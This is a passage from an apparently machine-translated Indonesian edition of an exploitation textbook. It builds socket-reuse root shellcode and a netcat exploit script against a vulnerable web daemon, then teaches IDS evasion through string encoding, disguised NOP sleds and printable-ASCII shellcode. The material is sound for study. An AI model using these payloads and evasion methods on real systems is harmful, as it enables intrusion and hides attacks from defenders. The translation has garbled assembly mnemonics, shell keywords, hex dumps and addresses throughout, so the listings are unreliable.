Sayangnya sockfd diteruskan kemenangan\_koneksi() pasti akan ditimpak sehingga kami dapat menimpalogfd. Penimpakan ini terjadi sebelum kita mendapatkan kendali atas program dalam kode shell, jadi tidak ada cara untuk memulihkan nilai sebelumnya darisockfd. Untunglah, utama() menyimpan salinan lain dari deskriptor file soket dibaru\_sockfd.

```
reader@hacking :~/booksrc $ ps aux | grep tinywebd
root      478  0,0  0,0   1636  420 ?          Ss   23:24   0:00 ./tinywebd
pembaca  1284  0,0  0,0   2880  748 poin/1     R+   23:42   0:00 grep tinywebd
reader@hacking :~/booksrc $ gcc -g tinywebd.c reader@hacking :~
booksrc $ sudo gdb -q --pid=478 --symbols=./a.out
```

```
peringatan: tidak menggunakan file tidak terpercaya "/home/reader/.gdbinit"
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
Melampirkan ke proses 478
/cow/home/reader/booksr/tinywebd: Tidak ada file atau direktori seperti
itu. Sebuah program sedang di-debug.      Bunuh itu? (y atau n) n
Program tidak terbunuh.
(gdb) daftar handle_connection 77
    /* Fungsi ini menangani koneksi pada soket yang lewat dari
78     * melewati alamat klien dan log ke FD yang diteruskan. Sambungannya adalah
79     * diproses sebagai permintaan web, dan fungsi ini membalas melalui yang terhubung
80     * stopkontak. Akhirnya, soket yang lewat ditutup di akhir fungsi.
81     */
82     void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500]; int fd,
84         panjang;
85
86         panjang = recv_line(sockfd, permintaan);
(gdb) istirahat 86
Breakpoint 1 di 0x8048fc3: file tinywebd.c, baris 86. (gdb)
cont
Melanjutkan.
```

---

Setelah breakpoint diatur dan program berlanjut, alat exploit diam digunakan dari terminal lain untuk menghubungkan dan memajukan eksekusi.

```
Breakpoint 1, handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) di
tinywebd.c:86
86         panjang = recv_line(sockfd, permintaan);
(gdb) x/x &sockfd
0xbffff7e0: 0x0000000d
(gdb) x/x &new_sockfd
Tidak ada simbol "new_sockfd" dalam konteks saat ini.
(gdb) bt
# 0  handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) di tinywebd.c:86
#1  0x08048fb7 di main () di tinywebd.c:72
(gdb) pilih-bingkai 1
(gdb) x/x &new_sockfd
0xbffff83c: 0x0000000d
(gdb) berhenti
Program sedang berjalan. Tetap berhenti (dan lepaskan)? (y atau n) y
Melepaskan dari program: , proses 478
reader@hacking :~/booksr $
```

---

Output debugging ini menunjukkan bahwa new\_sockfd disimpan di 0xbffff83c dalam bingkai tumpukan utama. Dengan ini, kita dapat membuat shellcode yang menggunakan deskriptor file soket yang disimpan di sini alih-alih membuat koneksi baru.

Meskipun kita dapat menggunakan alamat ini secara langsung, ada banyak hal kecil yang dapat mengubah memori tumpukan. Jika ini terjadi dan shellcode menggunakan alamat tumpukan hard-coded, eksplloitasi akan gagal. Untuk membuat shellcode lebih andal, ambil petunjuk dari cara kompiler menangani variabel tumpukan. Jika kita menggunakan alamat relatif terhadap ESP, bahkan jika tumpukan bergeser sedikit, alamatnya

darinew\_sockfdakan tetap benar karena offset dari ESP akan sama. Seperti yang mungkin Anda ingat dari debugging dengantanda\_breakshellcode, ESP adalah 0xfffff7e0. Menggunakan nilai ini untuk ESP, offset ditampilkan sebagai 0x5cbyte.

---

```
reader@hacking :~/booksrc $ gdb -q (gdb)
print /x 0xbffff83c - 0xfffff7e0 $1 = 0x5c
```

(gdb)

---

Shellcode berikut menggunakan kembali soket yang ada untuk shell root.

### **socket\_reuse\_restore.s**

---

BIT 32

```
tekan BYTE 0x02      ; Fork adalah syscall #2
pop eax
int 0x80            ; Setelah garpu, dalam proses anak eax == 0.
uji eax, eax
jz child_process    ; Dalam proses anak memunculkan shell.

; Dalam proses induk, pulihkan tinywebd. lea
ebp, [esp+0x68]     ; Kembalikan EBP.
tekan 0x08048fb7    ; Alamat pengembalian.
membasahi           ; Kembali.

proses_anak:
; Gunakan kembali soket yang
ada. lea edx, [esp+0x5c] ; Masukkan alamat new_sockfd di edx. ;
mov ebx, [edx]       ; Masukkan nilai new_sockfd di ebx.
tekan BYTE 0x02
pop ecx              ; ecx dimulai dari 2.
xor eax, eax
xor edx, edx

dup_loop:
mov BYTE al, 0x3F ; dup2    syscall #63
int 0x80            ; dup2(c, 0)
Desember ecx         ; Hitung mundur sampai 0.
jns dup_loop        ; Jika tanda tanda tidak disetel, ecx tidak negatif.

; execve(const char *nama file, char *const argv [], char *const envp[])
mov BYTE al, 11      ; jalankan syscall #11
dorong edx           ; Dorong beberapa nol untuk penghentian
tekan 0x68732f2f    ; string. ; dorong "//sh" ke tumpukan.
tekan 0x6e69622f    ; dorong "/ bin" ke tumpukan.
mov ebx, esp          ; Masukkan alamat "/bin//sh" ke dalam ebx, melalui esp. ;
dorong edx           ; Dorong terminator nol 32-bit untuk ditumpuk.
mov edx, esp          ; Ini adalah array kosong untuk envp.
tekan ebx             ; Dorong string addr untuk menumpuk di atas terminator
nol. ; Ini adalah array argv dengan string ptr.
mov ecx, esp          ; execve("/bin//sh", ["//bin//sh", NULL], [NULL])
```

---

Untuk menggunakan shellcode ini secara efektif, kita memerlukan alat eksloitasi lain yang memungkinkan kita mengirim buffer eksloit tetapi tetap mengeluarkan soket untuk I/O lebih lanjut. Skrip exploit kedua ini menambahkan tambahankucing -perintah ke akhir buffer exploit. Argumen tanda hubung berarti input standar. Menjalankan cat pada input standar agak tidak berguna, tetapi ketika perintah disalurkan ke netcat, ini secara efektif mengikat input dan output standar ke soket jaringan netcat. Skrip di bawah ini terhubung ke target, mengirim buffer eksloit, dan kemudian membiarkan soket tetap terbuka dan mendapat masukan lebih lanjut dari terminal. Ini dilakukan hanya dengan beberapa modifikasi (ditampilkan dalam huruf tebal) pada alat eksloitasi senyap.

### xtool\_tinywebd\_reuse.sh

---

```
#!/bin/sh
# Alat eksloitasi siluman senyap untuk tinywebd
# juga memalsukan alamat IP yang tersimpan di memori
# menggunakan kembali socket yang ada—gunakan socket_reuse shellcode

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

jika [ -z "$2" ]; maka # jika argumen 2 kosong
    echo "Penggunaan: $0 <file kode shell> <IP target>" keluar

fi
FAKEREQUEST="DAPATKAN / HTTP/1.1\x00"
FR_SIZE=$(perl -e "cetak \"\$FAKEREQUEST\" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # pada +100 byte dari buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 byte dari buffer @ 0xbffff5c0 echo "IP
target: \$2"
UKURAN= c -c $1 | cut -f1 -d '' echo
"kode shell: $1 ($SIZE byte)"
echo "permintaan palsu: \"\$FAKEREQUEST\" ($FR_SIZE byte)"
ALIGNED_SLED_SIZE=$((($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Permintaan Palsu $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE] [ret addr
128] [*fake_addr 8]"
/perl -e "cetak \"\$FAKEREQUEST\";
./addr_struct \"$SPOOFIP\" \"$SPOOFPORT\"; perl -e
"cetak \"\x90\"x$ALIGNED_SLED_SIZE"; kucing \$1;

perl -e "print \"$RETADDR\x32 . \"$FAKEADDR\x2 . \"\x01\x00\x00\x00\r\n\""; kucing -;
) | nc -v $2 80
```

---

Ketika alat ini digunakan dengan kode shell socket\_reuse\_restore, shell root akan disajikan menggunakan soket yang sama yang digunakan untuk permintaan web. Output berikut menunjukkan hal ini.

```
reader@hacking :~/booksrc $ nasm socket_reuse_restore.s
reader@hacking :~/booksrc $ hexdump -C socket_reuse_restore
00000000  6a 02 58 cd 80 85 c0 74 04  0a 8d 6c 24 68 68 b7 8f 1a  |jX.tl$jj.|_
00000010  08 c3 8d 54 24 5c 8b       6a 02 59 31 c0 31 d2      |..T$\.\.Y1.1.|
```

```
00000020 b0 3f cd 80 49 79 f9 b0 2f 0b 52 68 2f 2f 73 68 68 e2 |.?Iy..Rh//shh|
00000030 62 69 6e 89 e3 52 89 53 89 e1 cd 80 |/bin.RS.|
0000003e
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
reader@hacking :~/booksrc $ ./xtool_tinywebd_reuse.sh socket_reuse_restore 127.0.0.1 IP
target: 127.0.0.1
shellcode: socket_reuse_restore (62 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu 15] [spoof IP 16] [NOP 323] [shellcode 62] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) buka
siapa saya
akar
```

---

Dengan menggunakan kembali soket yang ada, eksplorasi ini bahkan lebih tenang karena tidak membuat koneksi tambahan apa pun. Lebih sedikit koneksi berarti lebih sedikit kelainan untuk setiap tindakan pencegahan untuk dideteksi.

## 0x680 Penyelundupan Muatan

Sistem IDS atau IPS jaringan yang disebutkan di atas dapat melakukan lebih dari sekadar melacak koneksi—mereka juga dapat memeriksa paket itu sendiri. Biasanya, sistem ini mencari pola yang menandakan serangan. Misalnya, aturan sederhana mencari paket yang berisi string /bin/shuakan menangkap banyak paket yang berisi shellcode. Kita /bin/shustring sudah sedikit dikaburkan karena didorong ke tumpukan dalam potongan empat byte, tetapi IDS jaringan juga dapat mencari paket yang berisi string /tempat sampah dan //SH.

Jenis tanda tangan IDS jaringan ini cukup efektif untuk menangkap skrip kiddies yang menggunakan eksplorasi yang mereka unduh dari Internet. Namun, mereka dengan mudah dilewati dengan kode shell khusus yang menyembunyikan string tanda apa pun.

### **Pengkodean String 0x681**

Untuk menyembunyikan string, kita cukup menambahkan 5 ke setiap byte dalam string. Kemudian, setelah string didorong ke tumpukan, kode shell akan mengurangi 5 dari setiap byte string pada tumpukan. Ini akan membangun string yang diinginkan pada tumpukan sehingga dapat digunakan dalam shellcode, sambil menyembunyikannya selama transit. Output di bawah ini menunjukkan perhitungan byte yang dikodekan.

---

```
reader@hacking :~/booksrc $ echo "/bin/sh" | hexdump -C
00000000  2f 62 69 6e 2f 73 68 0a                                |/bin/sh.|
```

---

```
00000008
reader@hacking :~/booksrc $ gdb -q (gdb)
print /x 0x0068732f + 0x05050505 $1 =
0x56d7834
(gdb) cetak /x 0x6e69622f + 0x05050505 $2
= 0x736e6734
(gdb) berhenti
reader@hacking :~/booksrc $
```

---

Shellcode berikut mendorong byte yang disandikan ini ke tumpukan dan kemudian mendekodekannya dalam satu lingkaran. Juga, dua int3 instruksi digunakan untuk menempatkan breakpoints di shellcode sebelum dan sesudah decoding. Ini adalah cara mudah untuk melihat apa yang terjadi dengan GDB.

### **encoded\_sockreuserestore\_dbg.s**

---

#### **BIT 32**

```
tekan BYTE 0x02      ; Fork adalah syscall #2.  
pop eax  
int 0x80            ; Setelah garpu, dalam proses anak eax == 0.  
uji eax, eax  
jz child_process    ; Dalam proses anak memunculkan shell.  
  
                                ; Dalam proses induk, pulihkan tinywebd. lea  
ebp, [esp+0x68]        ; Kembalikan EBP.  
tekan 0x08048fb7      ; Alamat pengembalian.  
membasahi             ; Kembali  
  
proses_anak:  
    ; Gunakan kembali soket yang  
    ada. lea edx, [esp+0x5c]  ; Masukkan alamat new_sockfd di edx. ;  
    mov ebx, [edx]           ; Masukkan nilai new_sockfd di ebx.  
    tekan BYTE 0x02  
    pop ecx                ; ecx dimulai dari 2.  
    xor eax, eax  
dup_loop:  
    mov BYTE al, 0x3F ; dup2    syscall #63  
    int 0x80              ; dup2(c, 0)  
    Desember ecx          ; Hitung mundur sampai 0.  
    jns dup_loop          ; Jika tanda tanda tidak disetel, ecx tidak negatif.  
  
; execve(const char *nama file, char *const argv [], char *const envp[])  
    mov BYTE al, 11      ; jalankan syscall #11  
    tekan 0x056d7834    ; dorong "/ sh\x00" yang dikodekan +5 ke tumpukan. ;  
    tekan 0x736e6734    ; dorong "/ bin" yang disandikan +5 ke tumpukan.  
    mov ebx, esp         ; Masukkan alamat "/bin/sh" yang disandikan ke dalam ebx.  
  
int3 ; Breakpoint sebelum decoding (HAPUS KETIKA TIDAK DEBUGGING)  
  
    tekan BYTE 0x8       ; Perlu memecahkan kode 8 byte  
    pop edx  
decode_loop:  
    sub BYTE [ebx+edx], 0x5  
    Desember edx  
    jns decode_loop  
  
int3 ; Breakpoint setelah decoding (HAPUS KETIKA TIDAK DEBUGGING)  
  
    xor edx, edx  
    dorong edx          ; Dorong terminator nol 32-bit untuk ditumpuk. ;  
    mov edx, esp         ; Ini adalah array kosong untuk envp.
```

---

```
tekan ebx ; Dorong string addr untuk menumpuk di atas terminator
mov ecx, esp nol. ; Ini adalah array argv dengan string ptr.
int 0x80 ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

---

Loop decoding menggunakan register EDX sebagai counter. Ini dimulai pada 8 dan menghitung mundur ke 0, karena 8 byte perlu diterjemahkan. Alamat tumpukan yang tepat tidak menjadi masalah dalam kasus ini karena semua bagian penting telah ditangani secara relatif, sehingga output di bawah ini tidak perlu repot melampirkan ke proses tinywebd yang ada.

---

```
reader@hacking :~/booksrc $ gcc -g tinywebd.c
reader@hacking :~/booksrc $ sudo gdb -q ./a.out
```

```
peringatan: tidak menggunakan file tidak tepercaya "/home/reader/.gdbinit"
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
mengatur intel rasa pembongkaran
(gdb) setel tindak-garpu-mode anak
(gdb) run
Memulai program: /home/reader/booksrc/a.out
Memulai daemon web kecil..
```

---

Karena breakpoint sebenarnya adalah bagian dari shellcode, tidak perlu menyetelnya dari GDB. Dari terminal lain, shellcode dirakit dan digunakan dengan alat exploit penggunaan kembali soket.

## Dari Terminal Lain

---

```
reader@hacking :~/booksrc $ nasm encoded_sockreuserestore_dbg.s
reader@hacking :~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_socketreuserestore_dbg 127.0.0.1 IP
target: 127.0.0.1
shellcode: encoded_sockreuserestore_dbg (72 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu 15] [spoof IP 16] [NOP 313] [shellcode 72] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) buka
```

---

Kembali ke jendela GDB, yang pertama int3 instruksi dalam shellcode dipukul. Dari sini, kami dapat memverifikasi bahwa string diterjemahkan dengan benar.

---

Program menerima sinyal SIGTRAP, Trace/breakpoint trap.

[Beralih ke proses 12400]

```
0xbffff6ab di ??()
(gdb) x/10i $eip
0xbffff6ab:    dorongan 0x8
0xbffff6ad:    pop      edx
0xbffff6ae:    sub     BYTE PTR [ebx+edx],0x5
0xbffff6b2:    Desember  edx
0xbffff6b3:    jns     0xbffff6ae
0xbffff6b5:    int3
0xbffff6b6:    xor     edx, edx
0xbffff6b8:    dorongan  edx
0xbffff6b9:    pindah   edx, esp
0xbffff6bb:    dorongan  ebx
(gdb) x/8c $ebx
```

```
0xbfffff738:      52 '4' 103 'g' 110 'n' 115 's' 52 '4' 120 'x' 109 'm' 5 '\005'
```

(gdb) lanjutan

Melanjutkan.

[tcsetpgrp gagal di terminal\_inferior: Operasi tidak diizinkan]

Program menerima sinyal SIGTRAP, Trace/breakpoint trap.

```
0xbfffff6b6 di ?? ()
```

(gdb) x/8c \$ebx

```
0xbfffff738:      47 '/` 98 'b' 105 'i' 110 'n' 47 '/'          115 's' 104 'h' 0 '\0'
```

(gdb) x/s \$ebx

```
0xbfffff738:      "/bin/sh"
```

(gdb)

---

Sekarang decoding telah diverifikasi, int3 instruksi dapat dihapus dari shellcode. Output berikut menunjukkan shellcode terakhir yang digunakan.

```
reader@hacking :~/booksrc $ sed -e 's/int3;/int3/g' encoded_sockreuserestore_dbg.s > encoded_sockreuserestore.s
reader@hacking :~/booksrc $ diff encoded_sockreuserestore_dbg.s encoded_sockreuserestore.s 33c33
< int3    ; Breakpoint sebelum decoding;      (HAPUS SAAT TIDAK DEBUGGING)
> ;int3   Breakpoint sebelum decoding      (HAPUS SAAT TIDAK DEBUGGING)
42c42
< int3    ; Breakpoint setelah decoding;  (HAPUS SAAT TIDAK DEBUGGING)
> ;int3   Breakpoint setelah decoding   (HAPUS SAAT TIDAK DEBUGGING)
reader@hacking :~/booksrc $ nasm encoded_sockreuserestore.s
reader@hacking :~/booksrc $ hexdump -C encoded_sockreuserestore
00000000  6a 02 58 cd 80 85 c0 74 04  0a 8d 6c 24 68 68 b7 8f 1a  |jX...t..!$hh..|
00000010  08 c3 8d 54 24 5c 8b cd 80  6a 02 59 31 c0 b0 3f 34 78  |....T$\.j.Y1..?|
00000020  49 79 f9 b0 0b 68 73 89 e3  6d 05 68 34 67 6e 13 05 4a  |..Iy...h4xm.h4gn|
00000030  6a 08 5a 80 2c 89 e2 53 89  79 f9 31 d2 52               |s..jZ.,.Jy.1.R|
00000040  e1 cd 80                           |..S....|
00000047
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil..
reader@hacking :~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_sockreuserestore 127.0.0.1 IP
target: 127.0.0.1
shellcode: encoded_sockreuserestore (71 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu 15] [spoof IP 16] [NOP 314] [shellcode 71] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) buka
```

siapa saya

akar

---

#### **0x682 Cara Menyembunyikan Kereta Luncur**

Kereta luncur NOP adalah tanda tangan lain yang mudah dideteksi oleh ID dan IPS jaringan. Blok besar 0x90 tidak begitu umum, jadi jika mekanisme keamanan jaringan melihat sesuatu seperti ini, itu mungkin eksplorasi. Untuk menghindari tanda tangan ini, kita dapat menggunakan instruksi byte tunggal yang berbeda sebagai ganti NOP. Ada beberapa instruksi satu byte—instruksi penambahan dan pengurangan untuk berbagai register—yang juga merupakan karakter ASCII yang dapat dicetak.

Petunjuk	Hex	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	SEBUAH
inc edx	0x42	B
Desember eax	0x48	H
Desember ebx	0x4B	K
Desember ecx	0x49	Saya
Desember edx	0x4A	J

Karena kita menghilangkan register ini sebelum menggunakannya, kita dapat dengan aman menggunakan kombinasi acak dari byte ini untuk kereta luncur NOP. Membuat alat eksloitasi baru yang menggunakan kombinasi acak dari byte @, C, A, B, H, K, Aku, dan jalah-alih kereta luncur NOP biasa akan ditinggalkan sebagai latihan untuk pembaca. Cara termudah untuk melakukannya adalah dengan menulis program pembuatan kereta luncur dalam C, yang digunakan dengan skrip BASH. Modifikasi ini akan menyembunyikan buffer eksplot dari IDS yang mencari kereta luncur NOP.

## Pembatasan Penyangga 0x690

Terkadang sebuah program akan menempatkan batasan tertentu pada buffer. Jenis pemeriksaan kewarasannya ini dapat mencegah banyak kerentanan. Perhatikan contoh program berikut, yang digunakan untuk memperbarui deskripsi produk dalam database fiktif. Argumen pertama adalah kode produk, dan yang kedua adalah deskripsi yang diperbarui. Program ini sebenarnya tidak memperbarui database, tetapi memiliki kerentanan yang jelas di dalamnya.

### update\_info.c

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>

# tentukan MAX_ID_LEN 40
# tentukan MAX_DESC_LEN 500

/* Barf pesan dan keluar. */ void barf(char
*pesan, void *ekstra) {
    printf(pesan, tambahan);
    keluar(1);
}

/* Berpura-pura fungsi ini memperbarui deskripsi produk dalam database. */ void
update_product_description(char *id, char *desc)
{
    char product_code[5], deskripsi[MAX_DESC_LEN];

    printf("[DEBUG]: deskripsi ada di %p\n", deskripsi);
```

```

strncpy(deskripsi, desc, MAX_DESC_LEN);
strcpy(kode_produk, id);

printf("Memperbarui produk #%s dengan deskripsi \'%s\\n", kode_produk, desc); //
Perbarui basis data
}

int main(int argc, char *argv[], char *envp[]) {

di aku;
karakter *id, *desc;

jika(argc < 2)
    barf("Penggunaan: %s <id> <deskripsi>\\n", argv[0]); id =
argv[1]; // id - Kode produk yang akan diperbarui dalam DB
desc = argv[2]; // desc - Deskripsi item untuk diperbarui

if(strlen(id) > MAX_ID_LEN) // id harus kurang dari MAX_ID_LEN byte.
    barf("Fatal: argumen id harus kurang dari %u byte\\n", (void *)MAX_ID_LEN);

for(i=0; i < strlen(desc)-1; i++) { // Hanya izinkan byte yang dapat dicetak dalam desc.
    jika(!isprint(desc[i])))
        barf("Fatal: argumen deskripsi hanya dapat berisi byte yang dapat dicetak\\n", NULL);
}

// Menghapus memori tumpukan (keamanan)
// Menghapus semua argumen kecuali memset pertama
dan kedua(argv[0], 0, strlen(argv[0]));
untuk(i=3; argv[i] != 0; i++)
    memset(argv[i], 0, strlen(argv[i])); //
Menghapus semua variabel lingkungan
untuk(i=0; envp[i] != 0; i++)
    memset(envp[i], 0, strlen(envp[i]));

printf("[DEBUG]: desc ada di %p\\n", desc);

update_product_description(id, desc); // Perbarui basis data.
}

```

---

Terlepas dari kerentanannya, kode tersebut melakukan upaya keamanan. Panjang argumen ID produk dibatasi, dan konten argumen deskripsi terbatas pada karakter yang dapat dicetak. Selain itu, variabel lingkungan yang tidak digunakan dan argumen program dihapus untuk alasan keamanan. Argumen pertama (Indo)terlalu kecil untuk shellcode, dan karena sisa memori tumpukan dihapus, hanya ada satu tempat yang tersisa.

---

```
reader@hacking :~/booksrc $ gcc -o update_info update_info.c
reader@hacking :~/booksrc $ sudo chown root ./update_info
reader@hacking :~/booksrc $ sudo chmod u+s ./update_info
reader@hacking :~/booksrc $ ./update_info
Penggunaan: ./update_info <id> <description>
reader@hacking :~/booksrc $ ./update_info OCP209 "Enforcement Droid" [DEBUG]: deskripsi ada di
0xbffff650
Memperbarui produk #OCP209 dengan deskripsi 'Penegakan Droid'
reader@hacking :~/booksrc $
reader@hacking :~/booksrc $ ./update_info $(perl -e 'print "AAAA"x10') blah
[DEBUG]: deskripsi ada di 0xbffff650
Kesalahan segmentasi
reader@hacking :~/booksrc $ ./update_info $(perl -e 'print "\xf2\xf9\xff\xbf"x10') $(cat ./shellcode.bin)

Fatal: argumen deskripsi hanya dapat berisi byte yang dapat dicetak
reader@hacking :~/booksrc $
```

---

Output ini menunjukkan penggunaan sampel dan kemudian mencoba mengeksloitasi yang rentan strcpy() panggilan. Meskipun alamat pengirim dapat ditimpak menggunakan argumen pertama (Indo), satu-satunya tempat kita bisa meletakkan shellcode adalah di argumen kedua (desk). Namun, buffer ini diperiksa untuk byte yang tidak dapat dicetak. Output debugging di bawah ini mengkonfirmasi bahwa program ini dapat dieksloitasi, jika ada cara untuk menempatkan shellcode dalam argumen deskripsi.

---

```
reader@hacking :~/booksrc $ gdb -q ./update_info
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) jalankan $(perl -e 'print "\xcb\xf9\xff\xbf"x10') blah
Program yang sedang di-debug telah dimulai. Mulai dari
awal? (y atau n) y

Memulai program: /home/reader/booksrc/update_info $(perl -e 'print "\xcb\xf9\xff\xbf"x10') blah

[DEBUG]: desc ada di 0xbffff9cb Memperbarui
produk # dengan deskripsi 'bla'
```

Program menerima sinyal SIGSEGV, Kesalahan segmentasi.  
0xbffff9cb di ?? ()  
(gdb) ir eip  
eip 0xffff9cb 0xffff9cb  
(gdb) x/s \$eip  
0xffff9cb: "bla"  
(gdb)

---

Validasi input yang dapat dicetak adalah satu-satunya hal yang menghentikan eksplorasi. Seperti keamanan bandara, loop validasi input ini memeriksa semua yang masuk. Dan meskipun tidak mungkin untuk menghindari pemeriksaan ini, ada cara untuk menyelundupkan data terlarang melewati penjaga.

### **0x691 Kode Shell ASCII Polimorfik yang Dapat Dicetak**

Shellcode polimorfik mengacu pada setiap shellcode yang mengubah dirinya sendiri. Shellcode pengkodean dari bagian sebelumnya secara teknis polimorfik, karena memodifikasi string yang digunakan saat sedang berjalan. Kereta luncur NOP baru menggunakan instruksi yang dirakit menjadi byte ASCII yang dapat dicetak. Ada instruksi lain yang termasuk dalam rentang yang dapat dicetak ini (dari 0x33 ke 0x7e); Namun, total set sebenarnya agak kecil.

Tujuannya adalah untuk menulis shellcode yang akan melewati pemeriksaan karakter yang dapat dicetak. Mencoba untuk menulis shellcode yang kompleks dengan set instruksi yang terbatas hanya akan menjadi masokis, jadi sebagai gantinya, shellcode yang dapat dicetak akan menggunakan metode sederhana untuk membangun shellcode yang lebih kompleks pada stack. Dengan cara ini, shellcode yang dapat dicetak sebenarnya akan menjadi instruksi untuk membuat shellcode yang sebenarnya.

Langkah pertama adalah mencari cara untuk menghilangkan register. Sayangnya, instruksi XOR pada berbagai register tidak dirangkai menjadi rentang karakter ASCII yang dapat dicetak. Salah satu opsi adalah menggunakan operasi AND bitwise, yang dirakit menjadi karakter persen (%) saat menggunakan register EAX. Instruksi perakitan dari dan eax, 0x41414141 akan dirakit ke kode mesin yang dapat dicetak dari %AAA, sejak 0x41 dalam heksadesimal adalah karakter yang dapat dicetak *SEBUAH*.

Operasi AND mengubah bit sebagai berikut:

---

1 dan 1 = 1
0 dan 0 = 0
1 dan 0 = 0
0 dan 1 = 0

---

Karena satu-satunya kasus di mana hasilnya adalah 1 adalah ketika kedua bit bernilai 1, jika dua nilai invers di-AND ke EAX, EAX akan menjadi nol.

---

Biner	Heksadesimal
1000101010011100100111101001010	0x454e4f4a
DAN 0111010001100010011000000110101	DAN 0x3a313035
-----	-----
00000000000000000000000000000000000000	0x00000000

---

Jadi, dengan menggunakan dua nilai 32-bit yang dapat dicetak yang merupakan kebalikan bitwise satu sama lain, register EAX dapat di-nolkan tanpa menggunakan byte nol, dan kode mesin rakitan yang dihasilkan akan menjadi teks yang dapat dicetak.

---

dan eax, 0x454e4f4a ; Merakit menjadi %JONE ;	
dan eax, 0x3a313035 Merakit menjadi %501:	

---

Jadi %JONE%501:dalam kode mesin akan menghilangkan register EAX. Menarik. Beberapa instruksi lain yang dirangkai menjadi karakter ASCII yang dapat dicetak ditunjukkan dalam kotak di bawah ini.

---


sub-eaks, 0x41414141	- AAA
mendorong kapak	P
pop eax	X
dorong esp	T
pop esp	\

---

Hebatnya, instruksi ini, dikombinasikan dengan `DAN` `eax` instruksi, cukup untuk membangun kode pemuat yang akan menyuntikkan kode shell ke tumpukan dan kemudian menjalankannya. Teknik umumnya adalah, pertama, untuk mengatur kembali ESP di belakang kode loader yang mengeksekusi (di alamat memori yang lebih tinggi), dan kemudian membangun shellcode dari awal ke awal dengan mendorong nilai ke tumpukan, seperti yang ditunjukkan di sini.

Karena tumpukan bertambah (dari alamat memori yang lebih tinggi ke alamat memori yang lebih rendah), ESP akan bergerak mundur saat nilai didorong ke tumpukan, dan EIP akan bergerak maju saat kode pemuat dijalankan. Akhirnya, EIP dan ESP akan bertemu, dan EIP akan terus dieksekusi ke dalam shellcode yang baru dibuat.


1)



2)



3)



Pertama, ESP harus disetel di belakang kode shell loader yang dapat dicetak. Sedikit debugging dengan GDB menunjukkan bahwa setelah mendapatkan kendali atas eksekusi program, ESP adalah 555 byte sebelum dimulainya buffer overflow (yang akan berisi kode loader). Register ESP harus dipindahkan sehingga setelah kode loader, sementara masih menyisakan ruang untuk shellcode baru dan untuk shellcode loader itu sendiri. Sekitar 300 byte seharusnya cukup ruang untuk ini, jadi mari tambahkan 860 byte ke ESP untuk menempatkannya 305 byte setelah awal kode loader. Nilai ini tidak perlu tepat, karena ketentuan akan dibuat kemudian untuk memungkinkan beberapa slop. Karena satu-satunya instruksi yang dapat digunakan adalah pengurangan, penambahan dapat disimulasikan dengan mengurangi begitu banyak dari register yang dililitkannya. Register hanya memiliki ruang 32 bit, jadi menambahkan 860 ke register sama dengan mengurangkan 860 dari  $2^{32}$ , atau 4.294.966.436. Namun, pengurangan ini hanya boleh menggunakan nilai yang dapat dicetak, jadi kami membaginya menjadi tiga instruksi yang semuanya menggunakan operan yang dapat dicetak.

---

<code>sub-eaks, 0x39393333</code>	<code>; Merakit menjadi -3399 ;</code>
<code>sub-eaks, 0x72727550</code>	<code>Merakit menjadi -Purr ;</code>
<code>sub-eaks, 0x54545421</code>	<code>Merakit menjadi -!TTT</code>

---

Seperti yang dikonfirmasi oleh keluaran GDB, mengurangkan ketiga nilai ini dari angka 32-bit sama dengan menambahkan 860 ke dalamnya.

---

```
reader@hacking :~/booksrc $ gdb -q
(gdb) cetak 0 - 0x39393333 - 0x72727550 - 0x54545421 $1 =
860
(gdb)
```

---

Tujuannya adalah untuk mengurangi nilai-nilai ini dari ESP, bukan EAX, tetapi instruksiya sub esptidak dirakit menjadi karakter ASCII yang dapat dicetak. Jadi nilai ESP saat ini harus dipindahkan ke EAX untuk pengurangan, dan kemudian nilai baru EAX harus dipindahkan kembali ke ESP.

Namun, karena keduanya mov esp, eax juga bukan pindahkan eax, esp merakit menjadi karakter ASCII yang dapat dicetak, pertukaran ini harus dilakukan menggunakan tumpukan. Dengan mendorong nilai dari register sumber ke tumpukan dan kemudian memasukkannya ke dalam register tujuan, setara dengan apindah tujuan, sumber instruksi dapat dicapai dengan orongan *sumber* dan *poptujuan*. Untungnya, pop dan dorongan instruksi untuk register EAX dan ESP berkumpul menjadi karakter ASCII yang dapat dicetak, jadi ini semua dapat dilakukan menggunakan ASCII yang dapat dicetak.

Berikut adalah instruksi terakhir untuk menambahkan 860 ke ESP.

---

dorong esp	; Merakit menjadi T ;
pop eax	Merakit menjadi X

---

